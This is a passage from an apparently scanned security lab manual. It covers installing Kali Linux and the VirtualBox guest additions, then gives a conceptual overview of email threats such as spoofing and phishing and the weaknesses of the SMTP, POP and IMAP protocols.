




















Step-4



Then password which u have entered

Then start terminal from APPLICATION → ASSESORIES → TERMINAL

Write down following command to upgrade kali linux from the internet

`Apt-get update && apt-get -y upgrade && apt-get -y install dkms`

Then poweroff the machine


Then change storage with the hostdrive (F OR H whichever is created)

Step-5

Start kali linux

Go to DEVICE → INSERT GUEST EDITION CD IMAGE

Then type following command on terminal



Computer

root@kalilinux01: ~

File Edit View Search Terminal Help

```
root@kalilinux01:~# cd /media
root@kalilinux01:/media# ls
cdrom cdrom0
root@kalilinux01:/media# cd cdrom0
root@kalilinux01:/media/cdrom0# ls
32Bit      cert      VBoxSolarisAdditions.pkg
64Bit      0S2      VBoxWindowsAdditions-amd64.exe
AUTORUN.INF runasroot.sh VBoxWindowsAdditions
autorun.sh  VBoxLinuxAdditions.run VBoxWindowsAdditions
root@kalilinux01:/media/cdrom0# ./VBoxLinuxAdditions.run
bash: ./VBoxLinuxAdditions.run: Permission denied
root@kalilinux01:/media/cdrom0# cp VBoxLinuxAdditions.run
root@kalilinux01:/media/cdrom0# cd /root
root@kalilinux01:~# ls
Desktop VBoxLinuxAdditions.run
root@kalilinux01:~# chmod 755 VBoxLinuxAdditions.run
root@kalilinux01:~# ls -l
total 9444
drwxr-xr-x 2 root root 4096 Feb 17 19:28 Desktop
-rwxr-xr-x 1 root root 9665995 Feb 17 19:55 VBoxLinuxAdditions.run
root@kalilinux01:~# ./VBoxLinuxAdditions.run
```

BOXADDITIONS 4.3.6_91406

"chmod" changes permissions on a file. "755" gives root permission to execute or run file.

KALI LINUX

The quieter you become, the more you are able to hear.

Practical 6

AIM: Analysis the security vulnerabilities of E-Mail Applications

6.0 Learning Objectives

At the end of the session you should be able to

- Understand the security issues and vulnerability in Email system.
- Identify the threats in Email Communication • Point out the limitations exists in currently used protocols.

6.1 Security Issues and vulnerability in Email System

E-mail is one of the main modes of communication today but in the following section it can be seen how insecure it is. The importance of email is for corporate and private communication can be estimated by the summary presented by Radi cati Group's report titled "E-Mail Market, 2012- 2016" that the world wide each day total emails sent in 2012 was 144.8 billion, which is increased steadily with each passing year and in 2016 approximately 192.2 billion emails will sent each day. The report also states that corporate webmail clients grow from 629 million in 2012 to over one billion by the end of 2016.

6.2 Threats in Email Communication

Eavesdropping: E-mail messages pass through networks which are part of big picture i.e. Internet with a lot of people on it. So it is very easy for someone to track or capture your message and read it.

Identity Theft: Means someone pretend to be you on the network. It may be possible if not proper security protocols are followed that someone may steal or capture your username/password and used to read your email messages. Further also send email messages from your account without your knowledge.

Message Modification: Anyone who captures your message can also alter your message contents if it is not encrypted. Further anyone having administrative rights on any of SMTP server your message visit can not only read your message but can also modifies it.

False Messages: Sender's name can easily be fabricated so it is very easy to send message that pretends to be send by someone else.

Unprotected Backups: Messages generally stored in plain Text on SMTP server and also backups can be created. Even if you delete the message they can be residing on the severs/backup-servers for years. So anyone who accesses these servers can also access or read your message.

Repudiation: As it is known that email messages can easily be forged so anyone sending you some message can later on deny regarding sending of message and it is very difficult to prove it. This has implications corresponding to emails use as contracts in business communications.

Email spoofing: Sometime email that pretends to be received from an authentic source but in actual it is send from somewhere else.

Email Spamming: Spam or junk mail refers to sending of email to no. of persons for any advertisement purpose or for some malicious intent. To send spam often lists are created by searching data from Internet, or by stealing mailing list from the internet.

Email bombing: E-mail "bombing" is refers to sending identical mail repeatedly by abusers to a particular address/user.

Sending threats: Threatening mails are sending to users which disturb their state of mind or to provoke them to take some wrong step. Sometimes false statements are also forwarded to third parties or users to injure the reputation of some particular person. It is called as Defamation, a communication is not considered defamatory unless it is forwarded to someone other than the target.

Email frauds: Email Fraud is the intentional deception made for some personal or monetary gain.

Emails used as tools to spread malicious software: Emails are also used as tools to spread viruses, worms and other malicious software. They are attached to your emails as attachment, when you click on them they attack your computer or browser.

Phishing: It is also most common attack through email. It is originally defined as an attack to steal your confidential information like passwords, ATM pin and other bank credentials. It works as some email coming to you that pretends to be from some trusted source you know like your bank. These emails entice you to click on some link present in email or to

open some attachment or respond to some message and that click directed to you their site in actual but it appears like your trusted website of bank and ask to fill some confidential information like passwords which is actually stolen from you and use for any malicious intent later on.

6.3 Limitations exist in currently used protocols

Any Network service like email system must provide following five services for security reasons

Message Confidentiality: It promotes privacy that is the message transfer between sender and receiver is secure and no one can read or track the message while transferring.

Message Integrity: It says that the same message/data should arrive at receiver end as it can be send by sender. No alteration intentionally or accidentally takes place during transfer.

Message Authentication: It ensures that message can be received from the sender only or from the trusted source. In this receiver must be sure about the identity of sender.

Message Non-repudiation: It ensures that anytime sender should not be able to deny sending of message which originally sends by him/her.

Entity Authentication: It ensures identification of user; the user must be verified before accessing the resources and services. This is done by asking login-id and password.

SMTP: SMTP does not encrypt messages. So the communication between SMTP servers is in plain text so eavesdropping takes place. If you are login to SMTP server using your username and password that is also pass in plain text so again anyone stole your information during transfer. Messages sent through SMTP also contains information about sending computer and software used which when capture can be used for malicious intent. So SMTP lacks privacy concern.

POP and IMAP: POP and IMAP are pull protocols, Request is send to mail server to access the mailbox and for that login using username and password is required. These details are not encrypted before sending unless SSL is used. So our confidential information is at stake.